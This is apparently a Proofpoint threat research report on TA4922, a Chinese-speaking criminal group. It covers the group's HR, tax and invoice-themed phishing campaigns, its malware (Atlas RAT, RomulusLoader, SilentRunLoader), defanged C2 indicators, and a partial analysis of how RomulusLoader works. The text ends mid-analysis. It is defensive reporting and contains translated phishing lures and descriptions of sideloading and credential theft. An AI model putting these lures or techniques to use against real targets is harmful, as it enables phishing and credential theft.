

TA4922: The Suspected Chinese Crime Group is Going Global | Proofpoint US

By June 03, 2026 The Proofpoint Threat Research Team

Published: 2026-06-01 · Archived: 2026-06-12 02:00:14 UTC

Key Findings:

- TA4922 is a highly sophisticated threat actor demonstrating a rapid operational tempo and continually evolving malware arsenal.
- The group has been observed using multiple malware families including Atlas RAT, RomulusLoader, SilentRunLoader, and ValleyRAT (Winos4.0), among others.
- TA4922 relies on localized lures often themed around HR, payroll, tax, and invoicing to convince targets across multiple regions. In recent months, the actor's activity has spread to more countries globally, including in Europe and Africa.
- The actor combines malicious activity with legitimate tools, trusted software, and cloud hosting services, making detection and defense more challenging.

Overview

The Chinese-speaking cybercriminal ecosystem has grown dramatically [in recent years](#). Many of the threats observed in the landscape are descendants of malware first used by Chinese espionage threat actors, namely Gh0stRAT and related payloads, and frequently targeted Chinese-speaking users. But as Chinese-speaking cybercriminals develop better capabilities in malware, social engineering, and global targeting, their footprint is expanding, and more actor clusters are emerging. In this report, we'll dive into TA4922, a newly designated Chinese-speaking threat actor largely targeting East Asia.

This actor is unique due to its wide variety of lure themes, targeting, and objectives. TA4922 distributes malware, credential phishing, and attempts fraud like credit card theft. Cybercriminals will sometimes display multiple objectives (using credential phishing to enable fraud, for example), but TA4922's consistency with disparate campaigns, payloads, and goals makes it one of the most unique actors tracked by Proofpoint.

TA4922 activity shows overlap in tooling, infrastructure, and social engineering themes with activity reported by other researchers as [Silver Fox or Void Arachne](#). While those clusters are sometimes characterized as espionage oriented, Proofpoint assesses that the campaigns attributed to TA4922 align more closely with cybercriminal objectives despite the actor's advanced tradecraft. The activities described in this report do not overlap one to one with Silver Fox/Void Arachne, and Proofpoint tracks this actor as a distinct threat cluster.

Beginning in spring 2025, Proofpoint tracked malicious email campaigns associated with TA4922. Based on Proofpoint's analysis of the emails, targeting, and payloads, the actor is likely financially motivated and focused on obtaining remote access to victim environments for financial gain such as data theft, fraud, access resale, or persistent access.

In March and April 2026, Proofpoint identified a series of campaigns that demonstrate TA4922's evolution in malware tooling. The actor's operational tempo increased dramatically in March and into April 2026. Across these observed campaigns, the actor relied on mostly human resources and business themed lures in attempts to deliver credential phishing, fraud, and malware payloads including the newly identified [Atlas RAT](#). Campaigns also leveraged new loader families Proofpoint designated as RomulusLoader and SilentRunLoader. RomulusLoader is used to stage additional tooling including legitimate remote management software (RMM) such as AnyDesk and SyncFuture. The diverse payloads observed in recent months is a significant change in the actor's tactics, techniques, and procedures (TTPs).

This report focuses on the newly identified payloads and related notable campaigns.

Actor Details

TA4922 relies on social engineering to convince recipients to click malicious links, download payloads hosted on third party services, steal credentials, or direct communications from email to messaging applications. The actor has been historically associated with malware families including Winos4.0 (sometimes referred to as [ValleyRAT](#)) and HoldingHands. The actor increased its malware arsenal in recent months, which we describe below.

Campaigns are typically small to medium in size, ranging from a few hundred to a few thousand, and the messages are tailored to specific regions or business functions. Campaigns mostly target organizations in Japan, with additional targeting in Asia including Taiwan, Korea, Singapore, and India. In recent months, the actor expanded global targeting to include European organizations in the U.K., Germany, Italy, and South Africa.

Top 10 TA4922 Targeted Countries, January – May 2026




Figure 1: Targeted country assessment.

In addition to malware delivery, TA4922 has conducted credential phishing and imposter campaigns that attempt to shift interactions out of email and into out-of-band communication channels. These messages impersonate trusted authorities or internal contacts and request that recipients continue conversations via messaging platforms such as LINE, WhatsApp, or Microsoft Teams. Once communication moves to those platforms, the actor is better positioned to extend social engineering, harvest contact information, or deliver malware beyond traditional email security visibility.



Figure 2: Social engineering email instructing recipients to create a new LINE messaging group.

TA4922 Campaign Type




Figure 3: Variation in campaign objectives, January – May 2026.

Proofpoint assesses that TA4922 is likely based in East Asia and is Chinese speaking. Chinese language metadata in malware samples, frequent use of infrastructure tied to Chinese providers and overlap with the Silver Fox and Void Arachne ecosystem help support this assessment.

Geographic targeting is highly regionalized. TA4922 most frequently targets organizations in Japan, Taiwan, India, Malaysia, Singapore, Indonesia, and occasionally European countries such as Germany and the United Kingdom. Lures commonly impersonate tax authorities, finance departments, or human resources teams and are written to closely match local language norms.

Campaign Details

To better understand the diverse nature of targeting, lure themes, and payloads, we're highlighting a handful of recently observed campaigns from TA4922. These campaigns represent a small part of the actor's overall activity but are illustrative of typical behaviors from this group. The new malware also shows that while the group's techniques remain relatively consistent, their payloads can change rapidly between campaigns.

Atlas RAT Campaign 1

On 6 March 2026, Proofpoint observed a TA4922 campaign targeting organizations in Japan using human resources themed messages. The emails were designed to resemble internal HR notifications and claimed to inform recipients of personnel-related changes and compensation.

Email Body Translation:

Subject: Notice Concerning Personnel Changes and Salary Revisions

We would like to express our sincere gratitude for your valuable contributions and efforts.

After a comprehensive evaluation by the Company's Human Resources Department and discussions with management, we have decided to adjust his salary to recognize his outstanding work performance and contributions to the organization.

The core information regarding this salary adjustment is detailed in the attached file.

We appreciate your understanding after checking the requested file.

[Key points of salary adjustment]

Adjustment start date: From March 2026 payroll

Details: <https://gofile.jp/d/AixGUW>

(Please check on your computer.)

I look forward to his continued success in the future.

We look forward to your continued cooperation in the development of our company.

The language is formal and intentionally vague. It avoids specific figures while creating urgency around compensation which is a tactic to increase the chances of the recipient acting quickly without verifying the message.

The email contained a GoFile URL linking to a ZIP file, “【給与調整のお知らせ】.zip” which translates to [Notice of salary adjustment]. zip. The ZIP contained an executable along with a malicious DLL. Upon execution, the Atlas RAT payload is installed via DLL sideloading which is configured to communicate with IP 206[.]238[.]115[.]58 over TCP port 886.




Figure 4: HR-themed salary adjustment email lure used in the March 2026 campaign.

Atlas RAT Campaign 2

On 2 April 2026, Proofpoint identified a second TA4922 campaign leading to Atlas RAT against targets in the United Kingdom and Germany. The social engineering and delivery infrastructure were mostly unchanged from the March activity.

Emails in this campaign again impersonated internal human resources communications and instructed recipients to review routine paperwork. In some cases, the messages suggested that documents required confirmation or acknowledgment.

The URLs led to ZIP files hosted on GoFile with filenames such as “Paperwork.zip” and “HR (2).zip”. They contained an executable with a malicious DLL file, libcef.dll. Execution triggered DLL sideloading and resulted in the deployment of Atlas RAT, configured to communicate to C2 IP 154[.]211[.]86[.]110 over TCP port 886.




Figure 5: HR themed email lures in April 2026.

Atlas RAT Campaign 3

On 7 April 2026, Proofpoint observed a third TA4922 campaign that introduced a different lure theme while maintaining familiar delivery techniques. Unlike the prior HR-themed activity, this campaign appeared to impersonate customer service communications related to invoicing. The emails claimed to deliver an electronic invoice in PDF format.

Email Body Translation:

Notice of Electronic Invoicing

I would like to express my deep gratuity for your exceptional high gifts.

I created the attached invoice in electronic data (PDF).

Therefore, we will send it as an attachment as follows.

 Please check the email attachment

Please click on the above file to open it and check the contents.

✓ The PDF file attached to this email will be the official qualified invoice (invoice).

If there is any discrepancy in the content after confirmation, please contact the person in charge below.

 Please note that for enhanced security, we do not set a password for attachments.

* This email is for invoice attachment only. We do not accept inquiries by reply.

Please contact us at the contact information above.

Thank you for your confirmation.

* This email is sent from a dedicated address.

The email attachment was a ZIP archive named “電子請求書発行のお知らせ.zip”, which contained a compressed IMG file. When mounted, the IMG file included an executable that relied on DLL sideloading to install Atlas RAT. Once

executed, the payload established C2 communication with the same infrastructure observed in prior campaign, IP 154[.]211[.]86[.]110 over TCP port 886.



Figure 6: Electronic invoicing email lure delivering Atlas RAT via compressed IMG attachment.

RomulusLoader Campaign 1 – Initial activity

On 23 March 2026, Proofpoint observed TA4922 campaigns that marked the first identified use of a new loader family Proofpoint named RomulusLoader. The emails primarily targeted organizations in Japan and used corporate and human resources-themed lures.

The messages impersonated internal company communications and urged recipients to review business documents. URLs embedded in the email body redirected users to file sharing services (LimeWire) where a ZIP archive was hosted.

Email Body Translation:

**Please check the contents of the company-limited materials as soon as possible.
External transfer or disclosure is strictly prohibited.**

The archive contained an executable paired with a malicious DLL. Upon execution, the payload leveraged DLL sideloading to install RomulusLoader. The loader subsequently attempted to retrieve and execute additional payloads, although the final stage was not identified during initial analysis. Observed network traffic showed communications with C2 infrastructure at 43[.]156[.]77[.]97 over TCP port 1234.



Figure 7: Corporate/HR-themed lure with LimeWire URL.




Figure 8: LimeWire hosting RomulusLoader payload.

RomulusLoader Campaign 2 – RMMs

Remote Monitoring and Management (RMM) payloads are very popular across the cybercriminal threat landscape currently, in part because abusing legitimate services can enable threat actors to “hide” in networks masquerading as authentically used software. However, Proofpoint typically observes threat actors deliver an RMM as a first-stage payload for initial access, then will drop follow-on payloads (like more RMMs or malware) once they’ve gained a foothold. TA4922 switches things up, using the newly identified RomulusLoader as a first stage to drop RMMs.

In mid-April 2026, Proofpoint identified multiple TA4922 campaigns that leveraged RomulusLoader to deploy legitimate RMM software, AnyDesk and the Chinese RMM SyncFuture.

The emails used business and tax-related themes which targeted organizations in Japan and Germany. Similar to the prior campaign, emails contained embedded URLs which led to ZIP archives containing an executable and a malicious DLL. Execution triggered DLL sideloads, resulting in the installation of RomulusLoader.

Following initial execution, RomulusLoader retrieved an additional component that installed RMM software, either SyncFuture or AnyDesk. First-stage infrastructure in these campaigns overlapped, leveraging IP address 103[.]214[.]172[.]33 to host the subsequent payload.

Notably, TA4922 was last observed deploying SyncFuture in a campaign in December 2025 with subsequent activity shifting away from its use. However, recent campaigns indicate it is still part of this actor’s malware arsenal.

The SyncFuture campaign targeted organizations in Germany and impersonated the Munich tax authority (Finanzamt München). Messages purported to claim the target was receiving a tax audit.




Figure 9: Tax audit-themed email to lure recipients into downloading audit documentation.

URLs in the email led to a landing page impersonating a tax portal.




Figure 10: Fraudulent German-language tax portal landing page.

The AnyDesk campaign targeted companies in Germany using payroll and salary themed lures. Emails contained URLs leading to a ZIP file and claimed to share pay slip and expense information in a zipped PDF. The file contained the EXE and DLL leading to the malware.



Figure 11: Payroll-themed lure impersonating an internal salary and expense notification system to prompt victims to download a purported PDF document.




Figure 12: CAPTCHA-style verification gate presented on the initial landing page.




Figure 13: Payroll-themed landing page impersonating an internal salary notification system and providing a button to download purported PDF pay statements.

SilentRunLoader Campaign 1 – Initial activity

Proofpoint first identified the campaign leading to the Python-based loader and stealer tracked as SilentRunLoader on 30 March 2026. This campaign primarily targeted organizations in the United Kingdom and impersonated tax authorities with references to VAT filings, payroll tax documentation, and regulatory compliance requirements. Embedded URLs directed recipients to the file-hosting service, MediaFire, where the executable was hosted. Upon execution, the payload installed SilentRunLoader which harvested sensitive data from Google Chrome including stored credentials, cookies, and browsing information. Collected data was exfiltrated via HTTP POST requests to C2 infrastructure hosted at “ws[.]zts88[.]cyou” which resolved to IP address 18[.]139[.]83[.]110.




Figure 14: Tax-themed email lure impersonating the UK government tax authority HMRC and directing recipients to the SilentRunLoader payload hosted on MediaFire.

SilentRunLoader Campaign 2

Proofpoint identified another TA4922 campaign delivering SilentRunLoader on 10 April 2026. The campaign targeted recipients across Southeast Asia and the United Kingdom using benefits and compliance-themed lures. The lures impersonated government and universal benefits services.

Emails contained embedded srt.tw URLs, a URL shortening service, which redirected to ZIP or RAR archive files hosted on MediaFire. SilentRunLoader was installed via DLL sideloading and exfiltrated Chrome data to previously observed C2 infrastructure hosted at "ws[.]zts88[.]cyou" which resolved to IP address 18[.]139[.]83[.]110.




Figure 15: Benefits-themed email lure using a shortened URL to deliver the SilentRunLoader payload.

Now let's examine the malware TA4922 is using in greater technical detail.

Malware Analysis

RomulusLoader

RomulusLoader is a unique loader malware written in C, designed to download and execute additional payloads from a C2. It features:

- A Custom PE loader with section mapping and relocation processing
- Dynamic API resolution using PEB/TEB walking and ROR13 hashing
- RC4 encryption for an embedded payload (the RomulusLoader PE file)

In campaigns observed within Proofpoint data, RomulusLoader was delivered inside a ZIP archive containing a legitimate executable and DLL related to the Vulkan Graphics API. Vulkan is a low-level, cross-platform graphics and compute API designed for high performance and control over GPU operations. Specifically, the RomulusLoader samples Proofpoint researchers analyzed were masquerading as a component of Vulkan Loader, a sub-component of Vulkan. The metadata of the executable file can be seen in the below image:

Property	Value
FileDescription	Vulkan Loader
FileVersion	1.3.204.1
LegalCopyright	Copyright (C) 2015-2021
ProductName	Vulkan Runtime

Figure 16: Metadata seen in the legitimate Vulkan Loader component abused by RomulusLoader.

The EXE also included this PDB path:

```
j:\msdk\build\Khronos-Tools\repo\build\vulkaninfo\RelWithDebInfo\vulkaninfo.pdb
```

The DLL has this metadata:

Property	Value
CompanyName	AnyDesk Software GmbH
FileDescription	AnyDesk
FileVersion	7.1.7
ProductName	AnyDesk
ProductVersion	7.1

Figure 17: Metadata of a RomulusLoader DLL.

We assess that this DLL file contains legitimate code related to either Vulkan or AnyDesk, but is used primarily to execute RomulusLoader. This is as follows:

